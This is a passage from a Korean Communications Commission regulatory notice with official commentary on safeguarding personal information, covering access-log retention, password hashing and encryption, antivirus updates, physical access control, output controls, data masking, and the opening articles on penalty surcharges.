- 개인정보취급자가 최대 접속시간 제한 등의 조치로 인하여 개인정보처리시스템에 대한 접속이 차단된 이후 다시 접속하고자 할 때에는 그 방법·절차가 최초의 접속 방법·절차와 동일한 수준 이상이 되어야 한다.

접속 차단 미조치 사례 (예시)

- ☞ 개인정보처리시스템에 접속 차단 등의 조치 없이 업무용 컴퓨터에 화면보호기만을 설정한 때
- ☞ 개인정보처리시스템 등에 다시 접속 시 자동 로그인 기능을 사용한 때
- ☞ 서버접근제어 프로그램 등을 이용하여 별도의 로그인 절차 없이 개인정보처리시스템에 접속이 가능하도록 구성하면서 해당 프로그램에 접속 차단 조치를 하지 않은 때

참 고

- ☞ 정보통신서비스 제공자등은 개인정보를 처리하는 방법 및 환경, 보안위험요인, 업무특성(DB 운영·관리, 시스템 모니터링 및 유지보수 등) 등을 고려하여 스스로의 환경에 맞는 최대 접속시간을 각각 정하여 시행할 수 있다.
- ☞ 최대 접속시간은 최소한으로 정하여야 한다. 다만, 장시간 접속이 필요할 때에는 접속시간 등 그 기록을 보관·관리 하여야 한다.

제 5 조 접속기록의 위·변조방지

제5조(접속기록의 위·변조방지) ① 정보통신서비스 제공자등은 개인정보취급자가 개인정보처리시스템에 접속한 기록을 월 1회 이상 정기적으로 확인·감독하여야 하며, 시스템 이상 유무의 확인 등을 위해 최소 6개월 이상 접속기록을 보존·관리하여야 한다.

② 단, 제1항의 규정에도 불구하고 「전기통신사업법」 제5조의 규정에 따른 기간통신사업자의 경우에는 보존·관리해야 할 최소 기간을 2년으로 한다.

③ 정보통신서비스 제공자등은 개인정보취급자의 접속기록이 위·변조되지 않도록 별도의 물리적인 저장 장치에 보관하여야 하며 정기적인 백업을 수행하여야 한다.

해설

① 정보통신서비스 제공자등은 개인정보취급자가 개인정보처리시스템에 접속한 기록을 월 1회 이상 정기적으로 확인·감독하여야 하며, 시스템 이상 유무의 확인 등을 위해 최소 6개월 이상 접속기록을 보존·관리하여야 한다.

■ 정보통신서비스 제공자등은 개인정보취급자가 개인정보처리시스템에 접속한 기록을 월 1회 이상 정기적으로 확인·감독하여 개인정보 처리를 위한 업무수행과 관련이 없거나 과도한 개인정보의 조회, 정정, 다운로드, 삭제 등 비정상적인 행위를 탐지하고 적절한 대응조치를 하여야 한다.

■ 정보통신서비스 제공자등은 개인정보처리시스템에 불법적인 접속 및 운영, 비정상적인 행위 등 이상 유무의 확인 등을 위해 다음의 사항 등을 포함하는 접속기록을 최소 6개월 이상 보존·관리하여야 한다.

- 식별자 : 개인정보처리시스템에서 개인정보취급자를 식별할 수 있도록 부여된 ID 등

- 접속일시 : 개인정보처리시스템에 접속한 시점 또는 업무를 수행한 시점(년-월-일, 시:분:초)
- 접속지 : 개인정보처리시스템에 접속한 자의 컴퓨터 또는 서버의 IP 주소 등
- 수행업무 : 개인정보처리시스템에서 개인정보취급자가 처리(개인정보를 수집, 생성, 연계, 연동, 기록, 저장, 보유, 가공, 편집, 검색, 출력, 정정(訂正), 복구, 이용, 제공, 공개, 파기(破棄), 그 밖에 이와 유사한 행위)한 내용을 알 수 있는 정보를 말한다.

접속기록 항목 (예시)

- ☞ 식별자 : A0001(개인정보취급자 식별정보)
- ☞ 접속일시 : 2012-06-03, 15:00:00
- ☞ 접속지 : 172.168.168.11
- ☞ 수행업무 : 홍길동(이용자 식별정보) 연락처 조회 등

② 단, 제1항의 규정에도 불구하고 「전기통신사업법」 제5조의 규정에 따른 기간통신사업자의 경우에는 보존·관리해야 할 최소 기간을 2년으로 한다.

- 기간통신사업자일 때에는 대규모의 이용자 개인정보를 처리하고 개인정보의 유출 등으로 인한 피해 가능성이 매우 높은 특수성 등으로 인하여 기간통신사업자일 때에는 최소 2년 이상 접속기록을 보존·관리하여야 한다.

전기통신사업법

제5조(전기통신사업의 구분 등) ① 전기통신사업은 기간통신사업, 별정통신사업 및 부가통신사업으로 구분한다.

② 기간통신사업은 전기통신회선설비를 설치하고, 그 전기통신회선설비를 이용하여 기간통신역무를 제공하는 사업으로 한다.

③ 정보통신서비스 제공자등은 개인정보취급자의 접속기록이 위·변조되지 않도록 별도의 물리적인 저장 장치에 보관하여야 하며 정기적인 백업을 수행하여야 한다.

■ 정보통신서비스 제공자등은 개인정보취급자가 개인정보처리시스템에 접속한 기록이 위·변조되지 않도록 다음과 같은 보호조치 등을 취하여야 한다.

- 정기적으로 접속기록 백업을 수행하여 개인정보처리시스템 이외의 별도의 물리적인 저장장치에 보관
- 접속기록을 수정 가능한 매체(하드디스크, 자기 테이프 등)에 백업할 때에는 위·변조 여부를 확인할 수 있는 정보를 별도의 장비에 보관·관리
- 다양한 접속기록 위·변조 방지 기술의 적용 등

제 6 조 개인정보의 암호화

제6조(개인정보의 암호화) ① 정보통신서비스 제공자등은 비밀번호는 복호화 되지 아니하도록 일방향 암호화하여 저장한다.

② 정보통신서비스 제공자등은 다음 각 호의 정보에 대해서는 안전한 암호알고리즘으로 암호화하여 저장한다.

1. 주민등록번호
2. 여권번호
3. 운전면허번호
4. 외국인등록번호
5. 신용카드번호
6. 계좌번호
7. 바이오정보

③ 정보통신서비스 제공자등은 정보통신망을 통해 이용자의 개인정보 및 인증정보를 송·수신할 때에는 안전한 보안서버 구축 등의 조치를 통해 이를 암호화해야 한다. 보안서버는 다음 각 호 중 하나의 기능을 갖추어야 한다.

1. 웹서버에 SSL(Secure Socket Layer) 인증서를 설치하여 전송하는 정보를 암호화하여 송·수신하는 기능
2. 웹서버에 암호화 응용프로그램을 설치하여 전송하는 정보를 암호화하여 송·수신하는 기능

④ 정보통신서비스 제공자등은 이용자의 개인정보를 컴퓨터, 모바일 기기 및 보조저장매체 등에 저장할 때에는 이를 암호화해야 한다.

해설

① 정보통신서비스 제공자등은 비밀번호는 복호화 되지 아니하도록 일방향 암호화하여 저장한다.

■ 정보통신서비스 제공자등은 이용자 및 개인정보취급자 등의 비밀번호가 노출 또는 위·변조되지 않도록 개인정보처리시스템, 업무용 컴퓨터, 보조저장매체 등에 일방향 암호화(해쉬 함수 적용)하여 저장하여야 한다.

- 일방향 암호화는 개인정보취급자 및 이용자 등이 입력한 비밀번호를 평문 형태가 아닌 해쉬함수를 통해 얻은 결과 값으로 시스템에 저장하는 것을 말한다. 입력한 비밀번호와 시스템에 저장된 비밀번호를 비교하여 인증된 사용자임을 확인한다.

참고

☞ 정보통신서비스 제공자등은 이용자가 비밀번호의 분실 등을 이유로 재발급을 원할 때에는 정당한 이용자 여부를 확인 가능한 수단(SMS, 이메일 등)을 활용하여 임시 비밀번호를 부여하고 이용자가 확인 후 사이트에 접속하여 비밀번호를 변경하여 사용하도록 한다.

- 비밀번호를 암호화 할 때에는 국내·외 암호 연구 관련 기관에서 사용 권고하는 안전한 암호 알고리즘으로 암호화하여 저장하도록 한다.

사용 권고하는 일방향 암호 알고리즘 (예시)

미국(NIST)	일본(CRYPTREC)	유럽(ECRYPT)	국내
SHA-224/256/384/512	SHA-256/384/512	SHA-224/256/384/512 Whirlpool	SHA-224/256/384/512

☞ 국내·외 암호 연구 관련 기관에서 대표적으로 다루어지는 권고 암호 알고리즘만 표시('16.9월 기준)

※ MD5, SHA-1 등은 보안강도 등이 낮아 사용하지 않도록 하여야 한다.

☞ 처리속도 등 기술발전에 따라 사용 권고 암호 알고리즘은 달라질 수 있으므로, 암호화 적용 시 국내·외 암호 관련 연구기관에서 제시하는 최신 정보 확인 필요

☞ 국내외 암호 연구 관련 기관은 한국인터넷진흥원(KISA)의 암호이용활성화 홈페이지 (<http://seed.kisa.or.kr>)의 “암호 표준화 및 유관기관”에서도 확인 가능

- 비밀번호 무작위 대입공격(Brute Force), 레인보우 테이블 공격 등을 대응하기 위하여 난수 추가(salting) 등을 권고한다.

② 정보통신서비스 제공자등은 다음 각 호의 정보에 대해서는 안전한 암호알고리즘으로 암호화하여 저장한다.

1. 주민등록번호
2. 여권번호
3. 운전면허번호
4. 외국인등록번호
5. 신용카드번호
6. 계좌번호
7. 바이오정보

- 주민등록번호, 여권번호, 운전면허번호, 외국인등록번호, 신용카드번호, 계좌번호, 바이오정보는 국내 및 미국, 일본, 유럽 등의 국외 암호 연구 관련 기관에서 사용 권고하는 안전한 암호알고리즘으로 암호화하여 저장하여야 한다.

- 주민등록번호는 다음에 해당할 때를 제외하고는 수집·이용할 수 없다.

참 고

제23조의2(주민등록번호의 사용 제한) ① 정보통신서비스 제공자는 다음 각 호의 어느 하나에 해당하는 경우를 제외하고는 이용자의 주민등록번호를 수집·이용할 수 없다.

1. 제23조의3에 따라 본인확인기관으로 지정받은 경우
2. 법령에서 이용자의 주민등록번호 수집·이용을 허용하는 경우
3. 영업상 목적을 위하여 이용자의 주민등록번호 수집·이용이 불가피한 정보통신서비스 제공자로서 방송통신위원회가 고시하는 경우

② 제1항제2호 또는 제3호에 따라 주민등록번호를 수집·이용할 수 있는 경우에도 이용자의 주민등록번호를 사용하지 아니하고 본인을 확인하는 방법(이하 "대체수단"이라 한다)을 제공하여야 한다.

사용 권고하는 암호 알고리즘 (예시)

분류	미국(NIST)	일본(CRYPTREC)	유럽(ECRYPT)	국내
대칭키 암호 알고리즘	AES-128/192/256 3TDEA	AES-128/192/256 3TDEA Camellia-128 /192/256 MISTY1	AES-128/192/256 Blowfish KASUMI 3TDEA	SEED, HIGHT ARIA-128/192/256
공개키 암호 알고리즘 (메시지 암 · 복호화)	RSA (사용 권고하는 키길이 확인 필요)	RSAES-OAEP RSAES-PKCS1	RSAES-OAEP RSAES-PKCS1 (키 길이 2048 이상)	RSAES-OAEP

- ☞ 국내외 암호 연구 관련 기관에서 대표적으로 다루어지는 권고 암호 알고리즘만 표시('16.9월 기준)
- ☞ 처리속도 등 기술발전에 따라 사용 권고 암호 알고리즘은 달라질 수 있으므로, 암호화 적용 시 국내·외 암호 관련 연구기관에서 제시하는 최신 정보 확인 필요
- ☞ 국내외 암호 연구 관련 기관은 한국인터넷진흥원(KISA)의 암호이용활성화 홈페이지 (<http://seed.kisa.or.kr>)의 “암호 표준화 및 유관기관”에서도 확인 가능

- 암호화에 사용되는 암호 키는 암호화된 데이터를 복호화 할 수 있는 중요한 정보이므로 암호 키의 안전한 관리 절차 수립·시행을 권고한다.

참 고

- ☞ 암호이용활성화(<http://seed.kisa.or.kr>)에서 제공하는 “암호 키 관리 안내서” 등을 참고할 수 있다.

- ③ 정보통신서비스 제공자등은 정보통신망을 통해 이용자의 개인정보 및 인증정보를 송·수신할 때에는 안전한 보안서버 구축 등의 조치를 통해 이를 암호화해야 한다. 보안서버는 다음 각 호 중 하나의 기능을 갖추어야 한다.

1. 웹서버에 SSL(Secure Socket Layer) 인증서를 설치하여 전송하는 정보를 암호화하여 송·수신하는 기능
2. 웹서버에 암호화 응용프로그램을 설치하여 전송하는 정보를 암호화하여 송·수신하는 기능

- 정보통신서비스 제공자등은 이용자의 성명, 연락처 등의 개인정보와 인증정보를 정보통신

망을 통해 인터넷 구간으로 송·수신할 때에는 안전한 보안서버 구축 등의 조치를 통해 암호화하여야 한다.

- SSL 인증서를 이용한 보안서버는 별도의 보안 프로그램 설치 없이, 웹서버에 설치된 SSL 인증서를 통해 개인정보를 암호화 전송하는 방식이다.

참 고

- ☞ SSL(Secure Sockets Layer)은 웹 브라우저와 웹 서버간에 데이터를 안전하게 주고받기 위해 암호화 기술이 적용된 보안 프로토콜이다.
- ☞ 보안서버 구축 시, 잘 알려진 취약점(예시: Open SSL의 HeartBleed 취약점 등)을 조치하여 운영할 필요가 있다.

- 응용프로그램을 이용한 보안서버는 웹서버에 접속하여 보안 프로그램을 설치하여 이를 통해 개인정보를 암호화 전송하는 방식이다.

④ 정보통신서비스 제공자등은 이용자의 개인정보를 컴퓨터, 모바일 기기 및 보조저장매체 등에 저장할 때에는 이를 암호화해야 한다.

- 정보통신서비스 제공자등은 이용자의 개인정보를 업무용 컴퓨터, 모바일 기기 및 보조저장매체 등에 저장할 때에는 다음과 같은 방법 등을 활용하여 암호화하여야 한다.

참 고

- ☞ 개인정보: 생존하는 개인에 관한 정보로서 성명·주민등록번호 등에 의하여 특정한 개인을 알아볼 수 있는 부호·문자·음성·음향 및 영상 등의 정보(해당 정보만으로는 특정 개인을 알아볼 수 없어도 다른 정보와 쉽게 결합하여 알아볼 수 있을 때에는 그 정보를 포함한다)를 말한다.

- 안전한 암호화 알고리즘이 탑재된 암호화 소프트웨어 등을 활용
- 개인정보의 저장형태가 오피스 파일 형태일 때에는 해당 프로그램에서 제공하는 암호 설정 기능을 활용

참 고

- ☞ 한컴 오피스: 파일 >> 다른 이름으로 저장하기 >> 문서 암호 설정에서 암호 설정 가능
 - ☞ MS 오피스: 파일 >> 다른 이름으로 저장하기 >> 도구 >> 일반옵션에서 암호 설정 가능
 - ☞ 어도비 아크로벳: 고급 >> 보안 >> 암호로 암호화 또는 인증서로 암호화
-

- MS Windows 등 운영체제에서 제공하는 암호화 기능을 활용

참 고

- ☞ MS Windows 폴더(파일) 암호화: 암호화 폴더(파일) 선택하고 마우스 오른쪽 버튼 클릭 >> 속성 >> 일반 >> 고급에서 암호 설정 가능
 - ☞ 보다 자세한 오피스, 운영체제에서의 암호기능 이용 방법은 한국인터넷진흥원(KISA)의 암호이용활성화 홈페이지(<http://seed.kisa.or.kr>)에서 제공하는 “상용 소프트웨어에서의 암호기능 이용 안내서” 등을 활용할 수 있다.
-

- 모바일 기기에 저장할 때에는 디바이스 암호화 기능을 활용

참 고

- ☞ 모바일 기기 분실·도난 등으로 개인정보가 유출되지 않도록 모바일 기기 제조사 및 이동통신사가 제공하는 기능을 이용한 원격 잠금, 원격 데이터 삭제 등
 - ☞ MDM(Mobile Device Management) 등 모바일 단말 관리 프로그램을 설치하여 원격 잠금, 원격 데이터 삭제, 접속 통제 등을 추가적으로 할 수 있다.
-

- 개인정보처리시스템으로부터 개인정보 파일을 개인정보취급자의 PC에 내려 받는 경우 암호 설정이 된 상태로 내려 받는 기능을 활용
- 보조저장매체에 저장할 때에는 이용자의 개인정보를 암호화 한 후 저장하거나 암호화 기능을 제공하는 보안 USB 등을 활용 등
- 파일 암호화에 사용되는 비밀번호 및 암호화 알고리즘은 본 해설서서 안내하는 제4조 제8항의 ‘비밀번호 작성규칙’과 제6조 제2항의 ‘사용 권고하는 암호 알고리즘’을 사용해야 한다.

제 7 조 악성프로그램 방지

제7조(악성프로그램 방지) 정보통신서비스 제공자등은 악성 프로그램 등을 방지·치료할 수 있는 백신 소프트웨어 등의 보안 프로그램을 설치·운영하여야 하며, 다음 각 호의 사항을 준수하여야 한다.

1. 보안 프로그램의 자동 업데이트 기능을 사용하거나, 또는 일 1회 이상 업데이트를 실시하여 최신의 상태로 유지
2. 악성프로그램관련 경보가 발령된 경우 또는 사용 중인 응용 프로그램이나 운영체제 소프트웨어의 제작업체에서 보안 업데이트 공지가 있는 경우, 즉시 이에 따른 업데이트를 실시

해설

정보통신서비스 제공자등은 악성 프로그램 등을 방지·치료할 수 있는 백신 소프트웨어 등의 보안 프로그램을 설치·운영하여야 하며, 다음 각 호의 사항을 준수하여야 한다.

- 정보통신서비스 제공자등은 개인정보처리시스템, 컴퓨터 등에 악성 프로그램 등을 방지·치료할 수 있는 백신 소프트웨어 등의 보안 프로그램을 설치하여야 한다.
- 보안 프로그램은 그 목적과 기능에 따라 다양한 종류의 제품이 있으므로, 정보통신서비스 제공자등은 스스로의 환경에 맞는 보안 프로그램을 설치하도록 한다.

참 고

 불법 또는 인가되지 않은 보안 프로그램 사용 시, 악성 프로그램 침투 경로로 이용되거나 보안 취약점 제거를 위한 업데이트 지원을 받지 못하여 개인정보 유출 사고 발생 가능성이 있으므로 정품 S/W만을 사용하도록 한다.

- 정보통신서비스 제공자등은 설치한 보안 프로그램을 적절하게 운영하여야 한다.

- 보안 프로그램 설치 후, 최신 상태의 보안 업데이트 적용
- 보안 프로그램의 정책·환경 설정 등을 통해 사내의 보안정책을 적용
- 보안 프로그램을 통해 발견되는 악성 프로그램 등 확산 방지 조치(삭제·치료, 물리적 차단·분리 등)

1. 보안 프로그램의 자동 업데이트 기능을 사용하거나, 또는 일 1회 이상 업데이트를 실시하여 최신의 상태로 유지

- 백신 소프트웨어 등의 보안 프로그램은 실시간 감시 등을 위해 항상 실행된 상태를 유지해야 한다.
- 백신 소프트웨어 등 보안 프로그램은 자동 업데이트 기능을 사용하거나, 일 1회 이상 업데이트를 실시하여 최신의 상태로 유지해야 한다.
- 실시간으로 신종변종 악성 프로그램 등이 유포됨에 따라 보안 프로그램을 최신의 업데이트 상태로 적용하여 유지해야 한다.

참 고

☞ 특히 대규모의 개인정보를 처리하거나 주민등록번호, 금융정보 등 중요도가 높은 개인정보를 처리할 때에는 키보드, 화면, 메모리해킹, 랜섬웨어 등 신종 악성 프로그램에 대해 대응 할 수 있도록 보안프로그램을 운영할 필요가 있으며, 항상 최신의 상태로 유지하여야 한다.

2. 악성프로그램관련 경보가 발령된 경우 또는 사용 중인 응용 프로그램이나 운영체제 소프트웨어의 제작업체에서 보안 업데이트 공지가 있는 경우, 즉시 이에 따른 업데이트를 실시

- 응용 프로그램이나 운영체제(OS) 보안 취약점 등을 악용하는 악성 프로그램 관련 경보가 발령되었거나, 응용 프로그램이나 운영체제 소프트웨어의 제작업체에서 보안 업데이트 공지가 있을 때에는 즉시 업데이트를 실시하여야 한다.

- 응용 프로그램이나 운영체제에 보안 업데이트를 적용할 때에는 업무 연속성이 이루어질 수 있도록 보안 업데이트를 적용하는 것이 필요하며, 가능한 자동으로 보안 업데이트가 설정되도록 할 필요가 있다.

참 고

☞ 한컴 오피스, MS 오피스 등 개인정보 처리에 자주 이용되는 응용 프로그램은 자동업데이트 설정 시, 보안 업데이트 공지에 따른 즉시 업데이트가 용이하다.

- 개인정보처리시스템 등의 보안 업데이트 적용 일자 및 설치·변경·제거 내용 등을 기록하는 형상관리를 권고한다.
- 사이버위기 정보 단계 및 보안 업데이트 공지 여부를 지속적으로 확인하여 보안 업데이트 적용 시점 및 방법 등을 검토하고 적용하여야 한다.

참 고

☞ 한국인터넷진흥원이 운영하는 인터넷 보호나라&Krcert(<https://krCERT.or.kr>)에서 제공하는 “보안공지” 등을 활용할 수 있다.

제 8 조 물리적 접근 방지

제8조(물리적 접근 방지) ① 정보통신서비스 제공자등은 전산실, 자료보관실 등 개인정보를 보관하고 있는 물리적 보관 장소에 대한 출입통제 절차를 수립·운영하여야 한다.

② 정보통신서비스 제공자등은 개인정보가 포함된 서류, 보조저장매체 등을 잠금장치가 있는 안전한 장소에 보관하여야 한다.

③ 정보통신서비스 제공자등은 개인정보가 포함된 보조저장매체의 반출·입 통제를 위한 보안대책을 마련하여야 한다.

해 설

① 정보통신서비스 제공자등은 전산실, 자료보관실 등 개인정보를 보관하고 있는 물리적 보관 장소에 대한 출입통제 절차를 수립·운영하여야 한다.

■ 정보통신서비스 제공자등은 개인정보의 분실·도난·유출·위조·변조 또는 훼손을 방지하고 개인정보의 안전성을 확보하기 위하여 전산실, 자료보관실 등 개인정보를 보관하고 있는 물리적 보관 장소에 출입통제 절차를 수립·운영하여야 한다.

- 출입 요청 및 승인: 전산실, 자료보관실 등에 '출입 신청서'를 작성하여 개인정보 보호책임자 또는 전산실, 자료보관실 등 운영·관리책임자의 승인을 받아야 한다.

- 출입 기록 작성: 출입에 관한 사항을 '출입 관리대장'에 기록하고 해당 업무 관계자가 이를 확인하여야 한다.

- 출입 기록 관리: 정상·비정상적인 출입 여부, 장비 반입·반출의 적정성 등을 정기적으로 검토하여야 한다.

출입 신청서 및 관리대장 작성 (예시)

- ☞ 출입 신청서: 소속, 부서명, 신청자, 연락처, 출입일자, 입실·퇴실시간, 출입목적, 작업내역 등
- ☞ 출입 관리대장: 출입일자, 입실·퇴실시간, 출입자 정보(소속, 성명, 연락처), 출입목적, 승인부서, 입회자 정보(성명 등), 승인자 서명 등

- 이외에도 출입을 통제하는 방법으로는 물리적 접근 방지 장치(비밀번호 기반, 스마트 카드 기반, 지문 등 바이오정보 기반, CCTV·카메라 기반 출입통제 장치 등)를 설치·운영하고 출입 내역을 전자적인 매체에 기록하는 방법 등이 있다.

참 고

- ☞ 전산실은 다량의 정보시스템을 운영하기 위한 별도의 물리적인 공간으로 전기시설(UPS, 발전기 등), 공조시설(항온항습기 등), 소방시설(소화설비 등)을 갖춘 시설을 말한다.
- ☞ 자료보관실은 가입신청서 등의 문서나 DAT(Digital Audio Tape), LTO(Linear Tape Open), DLT(Digital Linear Tape), 하드디스크 등이 보관된 물리적 저장장소를 말한다.

② 정보통신서비스 제공자등은 개인정보가 포함된 서류, 보조저장매체 등을 잠금장치가 있는 안전한 장소에 보관하여야 한다.

- 정보통신서비스 제공자등은 개인정보가 포함된 서류, 보조저장매체(이동형 하드디스크, USB메모리 등) 등을 금고, 잠금장치가 있는 캐비닛 등 안전한 장소에 보관하여야 한다.

③ 정보통신서비스 제공자등은 개인정보가 포함된 보조저장매체의 반출·입 통제를 위한 보안대책을 마련하여야 한다.

- 정보통신서비스 제공자등은 USB메모리, 이동형 하드디스크 등의 보조저장매체를 통한 개인정보의 유출 등을 방지하기 위하여 개인정보가 저장·전송되는 보조저장매체의 반출·입 통제를 위한 보안대책을 마련하여야 한다.

보조저장매체 반출·입 통제 시 고려사항 (예시)

- ☞ 보조저장매체 보유 현황 파악 및 반출·입 관리 계획
- ☞ 개인정보취급자 및 수탁자 등에 의한 개인정보 유출 가능성
- ☞ 보조저장매체의 안전한 사용 방법 및 인가되지 않은 사용의 대응조치
- ☞ USB를 PC에 연결시 바이러스 점검을 디폴트로 설정하는 등 기술적 안전조치 방안 등

제 9 조 출력·복사시 보호조치

제9조(출력·복사시 보호조치) ① 정보통신서비스 제공자등은 개인정보처리시스템에서 개인정보의 출력시(인쇄, 화면표시, 파일생성 등) 용도를 특정하여야 하며, 용도에 따라 출력 항목을 최소화 한다.

② 정보통신서비스 제공자등은 개인정보가 포함된 종이 인쇄물, 개인정보가 복사된 외부 저장매체 등 개인정보의 출력·복사물을 안전하게 관리하기 위해 출력·복사 기록 등 필요한 보호조치를 갖추어야 한다.

해설

① 정보통신서비스 제공자등은 개인정보처리시스템에서 개인정보의 출력시(인쇄, 화면표시, 파일 생성 등) 용도를 특정하여야 하며, 용도에 따라 출력 항목을 최소화 한다.

■ 정보통신서비스 제공자등은 개인정보처리시스템에서 개인정보를 출력(인쇄, 화면표시, 파일 생성 등) 할 때에는 다음과 같은 사항 등을 고려하여 용도를 특정하고, 용도에 따라 출력 항목을 최소화 하여야 한다.

- 정보통신서비스 제공자등의 업무 수행 형태 및 목적, 유형, 장소 등 여건 및 환경에 따라 개인정보처리시스템에 대한 접근권한 범위내에서 최소한의 개인정보를 출력

참 고

 출력시 주의사항

- * 오피스(엑셀 등)에서 개인정보가 숨겨진 필드 형태로 저장되지 않도록 조치
- * 웹페이지 소스 보기 등을 통하여 불필요한 개인정보가 출력되지 않도록 조치 등

② 정보통신서비스 제공자등은 개인정보가 포함된 종이 인쇄물, 개인정보가 복사된 외부 저장매체 등 개인정보의 출력·복사물을 안전하게 관리하기 위해 출력·복사 기록 등 필요한 보호조치를 갖추어야 한다.

■ 정보통신서비스 제공자등은 개인정보가 포함된 종이 인쇄물, 외부 저장매체 등 출력·복사물을 통해 개인정보의 분실·도난·유출 등을 방지하고 출력·복사물을 안전하게 관리하기 위해 출력·복사 기록 등에 필요한 보호조치를 갖추어야 한다.

출력·복사물 보호조치 (예시)

- ☞ 출력·복사물 보호 및 관리 정책, 규정, 지침 등 마련
- ☞ 출력·복사물 생산·관리 대장 마련 및 기록
- ☞ 출력·복사물 운영·관리 부서 지정·운영
- ☞ 출력·복사물 외부반출 및 재생산 통제·신고·제한 등

제10조 개인정보 표시 제한 보호조치

제10조(개인정보 표시 제한 보호조치) 정보통신서비스 제공자 등은 개인정보 업무처리를 목적으로 개인정보의 조회, 출력 등의 업무를 수행하는 과정에서 개인정보보호를 위하여 개인정보를 마스킹하여 표시제한 조치를 취할 수 있다.

해설

- 정보통신서비스 제공자 등은 개인정보 업무처리를 목적으로 개인정보의 조회, 출력 등의 업무를 수행하는 과정에서 개인정보보호를 위하여 개인정보를 마스킹하여 표시 제한 조치를 취할 수 있다.
- 이용자의 개인정보를 다수의 개인정보처리시스템 등에서 각기 다른 방식으로 마스킹 할 때에는 다수의 개인정보처리시스템을 이용하여 개인정보취급자가 이용자 개인정보 집합을 구성할 수 있으므로 동일한 방식의 표시제한 조치가 필요하다.
- 이용자의 개인정보를 마스킹하면 개인정보 유출로 인한 2차 피해 확산을 방지할 수도 있다.

표시 제한 조치 (예시)

☞ 성명: 홍*동

☞ 연락처: 010-****-1234

☞ 주소: 서울시 송파구 중대로 **

☞ 접속지 IP: 123.123.***.123

구분	㉠시스템	㉡시스템
성명	홍길동	홍길동
연락처	010-****-5678	010-1234-****
주소	송파구 중대로 1	송파구 중대로 1

☞ 위와 같이 연락처를 다른 방식으로 마스킹 할 때 개인정보 취급자가 ㉠,㉡시스템을 통하여 홍길동의 연락처가 02-1234-5678 이라는 것을 확인할 수 있으므로 동일한 방식의 표시제한 조치를 권고한다.

제11조 규제의 재검토

제11조(규제의 재검토) 방송통신위원회는 「행정규제기본법」 제8조 및 「훈령·예규 등의 발령 및 관리에 관한 규정」(대통령훈령 제334호)에 따라 이 고시에 대하여 2015년 1월 1일을 기준으로 매 3년이 되는 시점(매 3년째의 12월 31일까지를 말한다)마다 그 타당성을 검토하여 개선 등의 조치를 하여야 한다.

해설

- 방송통신위원회는 신규 침해위협 및 기술·서비스 발전 등을 고려하여 이 기준에 대하여 정기적으로 그 타당성을 검토하여 개선 등의 조치를 하여야 한다.

[부칙]

부칙<제2009-21호, 2009.8.7.>

이 고시는 2009년 8월 7일부터 시행한다. 다만, 제6조제2항 및 제4항의 경우 2010년 1월 29일부터 시행한다.

부칙<제2011-1호, 2011.1.5.>

이 고시는 2011년 1월 5일부터 시행한다.

부칙<제2012-50호, 2012.8.23.>

이 고시는 2013년 2월 18일부터 시행한다.

부칙<제2014-28호, 2014.12.30.>

이 고시는 고시한 날부터 시행한다.

부칙<제2015-03호, 2015.05.19.>

이 고시는 고시한 날부터 시행한다.

3. 개인정보보호 법규 위반에 대한 과징금 부과기준

제정 2011. 01. 05. 방송통신위원회 고시 제2011-02호

개정 2013. 12. 30. 방송통신위원회 고시 제2013-23호

개정 2014. 12. 30. 방송통신위원회 고시 제2014-27호

개정 2015. 08. 27. 방송통신위원회 고시 제2015-18호

개정 2015. 12. 31. 방송통신위원회 고시 제2015-30호

제1조(목적) 이 고시는 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」(이하 "법"이라 한다) 제64조의3제4항, 같은 법 시행령(이하 "령"이라 한다) 제69조의2제4항 및 [별표 8]에 따른 과징금 부과에 필요한 세부기준을 정함을 목적으로 한다.

제2조(과징금 산정 절차 및 기준) 과징금은 법 제64조의3제3항 각 호에서 정한 참작사유와 이에 영향을 미치는 행위를 고려하여 산정하되, 기준금액에 필수적 가중·감경, 추가적 가중·감경을 거쳐 과징금을 산정한다.

제3조(기준금액) ① 기준금액은 관련 매출액에 영 [별표 8] 2.가. 1)에 따른 부과기준을 곱한 금액으로 정한다.

② 영 제69조의2제2항 각 호의 어느 하나에 해당하여 제1항을 적용할 수 없는 경우에는 아래 표에 따라 기준금액을 정한다.

제4조(관련 매출액의 산정) ① 관련 매출액은 위반 정보통신서비스 제공자등의 위반행위로 인하여 직접 또는 간접적으로 영향을 받는 서비스의 직전 3개 사업년도의 연평균 매출액으로 한다.

② 제1항에 따른 관련 매출액 산정시 서비스의 범위는 「전기통신사업법」 제5조를 기준으로 판단하되, 구체적인 판단에 있어서는 다음 각 호의 사항을 고려하여야 한다.

1. 서비스 제공 방식
2. 서비스 가입 방법(서비스 가입시 온라인 가입인지 오프라인 가입인지 여부 및 하나의 사업자가 수 개의 웹사이트를 운영하는 경우 독립되어 각각 별개의 가입을 요구하는지 여부 등을 의미한다)

3. 이용약관에서 규정한 서비스 범위
4. 개인정보 데이터베이스 관리 조직·인력 및 시스템 운영 방식
- ③ 서비스에 대한 매출액은 회계자료를 참고하여 정하되, 이를 통해 위반행위와 관련한 서비스의 매출액을 산정하기 곤란한 경우에는 해당 정보통신서비스 제공자등의 과거 실적, 동종 유사 역무제공사업자의 과거 실적, 사업계획, 그 밖에 시장상황 등을 종합적으로 고려하여 매출액을 산정할 수 있다.

제5조(중대성의 판단) ① 영 [별표 8] 2. 가. 1)에 따른 위반행위의 중대성의 판단기준 중 고의·중과실 여부는 영리 목적의 유무, 법 제28조 제1항에 따른 기술적·관리적 보호조치 이행 여부 등을 고려하여 판단한다.

② 위반 정보통신서비스 제공자등에게 고의·중과실이 없으면 위반행위의 중대성을 보통 위반행위로 판단한다.

③ 위반 정보통신서비스 제공자등에게 고의·중과실이 있으면 위반행위의 중대성을 매우 중대한 위반행위로 판단한다. 다만, 위반행위의 결과가 다음 각 호의 사항 중 모두 해당하는 경우에는 보통 위반행위로, 1개 이상 2개 이하에 해당하는 경우에는 중대한 위반행위로 감경한다.

1. 위반 정보통신서비스 제공자등이 위반행위로 인해 직접적으로 이득을 취득하지 않은 경우
2. 위반행위로 인한 개인정보의 피해규모가 위반 정보통신서비스 제공자등이 보유하고 있는 개인정보의 100분의 5 이내인 경우
3. 이용자의 개인정보가 공중에 노출되지 않은 경우

제6조(필수적 가중·감경) ① 위반기간을 고려하여 다음 각 호와 같이 과징금을 조정한다.

1. 단기 위반행위: 위반기간이 1년 이내인 경우는 기준금액을 유지한다.
2. 중기 위반행위: 위반기간이 1년 초과 2년 이내인 경우에는 기준금액의 100분의 25에 해당하는 금액을 가산한다.
3. 장기 위반행위: 위반기간이 2년을 초과하는 경우에는 기준금액의 100분의 50에 해당하는 금액을 가산한다.

